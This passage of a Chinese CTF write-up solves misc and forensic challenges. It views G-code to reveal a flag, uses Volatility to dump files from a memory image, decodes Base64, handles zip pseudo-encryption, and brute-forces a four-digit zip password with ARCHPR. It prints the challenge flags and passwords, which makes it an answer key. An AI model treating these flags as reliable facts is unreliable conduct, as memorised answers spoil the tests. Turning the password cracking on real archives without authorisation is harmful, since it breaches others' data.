head0.jpg	2021/10/23 9:53	JPG 文件	186 KB	
mui.min(2).js	2021/10/23 9:53	JS 文件	117 KB	
mui.min.js	2021/10/23 9:53	JS 文件	117 KB	
scenery1.jpg	2017/11/11 1:01	JPG 文件	106 KB	
head2.jpg	2021/10/23 9:53	JPG 文件	81 KB	
scenery0.jpg	2021/10/23 9:53	JPG 文件	79 KB	
mui.min(2).css	2021/10/23 9:53	层叠样式表文档	74 KB	
mui.min.css	2021/10/23 9:53	层叠样式表文档	74 KB	
scenery3.jpg	2021/10/23 9:53	JPG 文件	74 KB	
head1.jpg	2021/10/23 9:53	JPG 文件	37 KB	
mui(2).ttf	2021/10/23 9:53	TrueType 字体文件	30 KB	
mui.ttf	2021/10/23 9:53	TrueType 字体文件	30 KB	
main.html	2021/10/23 9:53	Chrome HTML D...	9 KB	
myinfo.html	2021/10/23 9:53	Chrome HTML D...	6 KB	
app(2).js	2021/10/23 9:53	JS 文件	5 KB	

CSDN @末初

打开这个最大的文件


```
Smashing%20Wolt.gcode x
1 |; generated by Slic3r 1.3.0 on 2021-08-25 at 09:58:01
2
3 ; external perimeters extrusion width = 0.55mm (4.37mm^3/s)
4 ; perimeters extrusion width = 0.70mm (11.44mm^3/s)
5 ; infill extrusion width = 0.62mm (13.45mm^3/s)
6 ; solid infill extrusion width = 0.70mm (3.81mm^3/s)
7 ; top infill extrusion width = 0.70mm (2.86mm^3/s)
8
9 M107
10 M104 S200 ; set temperature
11 G28 ; home all axes
12 G1 Z5 F5000 ; lift nozzle
13
14 ; Filament gcode
15
16 M109 S200 ; set temperature and wait for it to be reached
17 G21 ; set units to millimeters
18 G90 ; use absolute coordinates
19 M82 ; use absolute distances for extrusion
20 G92 E0
21 G1 Z0.350 F7800.000
22 G1 E-2.00000 F2400.00000
23 G92 E0
24 G1 X12.976 Y101.129 F7800.000
25 G1 E2.00000 F2400.00000
26 G1 F1800
27 G1 X180.300 Y56.861 E7.35535
28 G1 X183.054 Y56.726 E7.44067
29 G1 X184.245 Y56.919 E7.47800
30 G1 X186.411 Y57.673 E7.54896
31 G1 X187.436 Y58.378 E7.58745
32 G1 X188.721 Y59.453 E7.63929
33 G1 X189.630 Y60.379 E7.67944
34 G1 X196.178 Y68.510 E8.00246
35 G1 X196.708 Y69.273 E8.03121
36 G1 X197.824 Y71.145 E8.09864
37 G1 X198.275 Y72.053 E8.13003
38 G1 X201.868 Y80.942 E8.42669
39 G1 X202.299 Y82.600 E8.47970
40 G1 X202.471 Y83.971 E8.52245
41 G1 X202.359 Y86.262 E8.59341
42 G1 X201.472 Y88.377 E8.66437
43 G1 X200.741 Y89.316 E8.70118
44 G1 X200.084 Y90.020 E8.73097
45 G1 X197.191 Y91.831 E8.83659
46 G1 X144.433 Y108.080 E10.54467
47 G1 X18.967 Y143.103 E14.57515
48 G1 X17.332 Y143.345 E14.62630
49 G1 X16.785 Y143.357 E14.64322
50 G1 X14.008 Y142.813 E14.73079
51 G1 X13.417 Y142.557 E14.75072
52 G1 X11.829 Y141.584 E14.80832
```

CSDN @末初

G语言，直接在线编译

- <https://ncviewer.com/>

右上角调角度



flag{2fc07441-fd8f-4e1c-9f0f-72aa8c984a}

## Forensic

解题进度: 1/1

400分

提交flag格式: flag{xxxx}。

Forensic.zip


请在此输入flag

关闭 提交

CSDN @末初

```
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\data.raw --profile=win7SP1x64 filescan | findstr 'flag'
Volatility Foundation Volatility Framework 2.6
0x000000007d09b610 2 0 RW-rw- \Device\HarddiskVolume2\Users\sun\AppData\Roaming\Microsoft\Windows\Recent\flag.docx.lnk
0x000000007d1a0d10 16 0 RW---- \Device\HarddiskVolume2\Users\sun\Desktop\flag.docx
0x000000007efbfff20 15 0 R--rwd \Device\HarddiskVolume2\Users\sun\Desktop\flag.zip
0x000000007f3cb430 16 0 RW---- \Device\HarddiskVolume2\Users\sun\Desktop\flag.docx
0x000000007f8a57b0 2 0 RW-rw- \Device\HarddiskVolume2\Users\sun\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.lnk
0x000000007f9ea070 2 0 RW-rw- \Device\HarddiskVolume2\Users\sun\AppData\Roaming\Microsoft\Windows\Recent\flag.png.lnk
0x000000007fde2f20 16 0 RW-r-- \Device\HarddiskVolume2\Users\sun\Desktop\flag.txt
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\data.raw --profile=win7SP1x64 dumpfiles -Q 0x000000007fde2f20 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7fde2f20 None \Device\HarddiskVolume2\Users\sun\Desktop\flag.txt
PS D:\Tools\Misc\volatility_2.6_win64_standalone>
PS D:\Tools\Misc\volatility_2.6_win64_standalone>
```

CSDN @末初



flag.zip 导不出来, flag.docx 有两个, 导出来一个有加密, 另一个打开有一段隐藏Base64字符

```
PS D:\Tools\Misc\volatility_2.6_win64_standalone>
PS D:\Tools\Misc\volatility_2.6_win64_standalone>
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\data.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000007efbff20 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7efbff20 None \Device\HarddiskVolume2\Users\sun\Desktop\flag.zip
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\data.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000007f3cb430 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7f3cb430 None \Device\HarddiskVolume2\Users\sun\Desktop\flag.docx
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\data.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000007d1a0d10 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7d1a0d10 None \Device\HarddiskVolume2\Users\sun\Desktop\flag.docx
PS D:\Tools\Misc\volatility_2.6_win64_standalone> |
```

CSDN @末初

ZmxhZ3s5MDE3Y2VmMjZhMDdiZWl0ZTY2OWE0YTgwNmJjZDliNn0=

```
PS D:\Tools\Misc\volatility_2.6_win64_standalone> php -r "var_dump(base64_decode('ZmxhZ3s5MDE3Y2VmMjZhMDdiZWl0ZTY2OWE0YTgwNmJjZDliNn0='));"
Command line code:1:
string(38) "flag{9017cef26a07beb4e669a4a806bcd9b6}"
```

## 隐藏的数据

解题进度: 1/1

## 隐藏的数据

400分

附件为截取到的文件，请找出隐藏的数据。提交flag格式：  
flag{xxxx}。

misc8.zip

请在此输入flag

关闭
提交

CSDN @末初

flag.zip 伪加密，7zip 直接解压，key.docx 发现隐藏字符

堂妹付完钱，伯父把一张崭新的一百元钞票塞到小姑娘手里说：“祝你幸福，好孩子！”

小姑娘说什么也不肯要，把一百元还给伯父，提起空筐，飞快地消失在人流中。

周围挤满了看热闹的人，他们用惊奇的目光注视着这位海外归客，同时啧啧称赞。

秋阳高照，映红了美丽的山乡小镇。回家的路上，我和堂妹提着沉甸甸的旅行袋，一边走，一边听着伯父意味深长的赞叹：在这个世界上，金钱可以买到山珍海味，可以买到金银珠宝，就是买不到高尚的灵魂哪！

苦柚，那一袋苦柚，将永远留在我的记忆里。

\$Th1S\_1S\_P@SSW0Rd##### ←


CSDN @末初

\$Th1S\_1S\_P@SSW0Rd#####

```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8# ls
'~$key.docx'  flag  key.docx
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8# file flag
flag: Zip archive data, at least v2.0 to extract
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8#
```


解压出来的 flag 文件还是zip文件，改后缀再次解压，使用上面的得到的密码发现不对；上 ARCHPR 爆破一波






非常常见的四位纯数字密码: 0546


解压得到的 flag 文件还是zip文件, 改后缀解压, 有密码, 直接用前面得到的密码



解压得到docx文档打开没有flag, 修改docx后缀为zip







强网杯三体原题

- [用图片讲一个故事——第五届强网杯Threebody题目官方题解](#)

```
flag{D1mEn5i0nA1_Pr061em}
```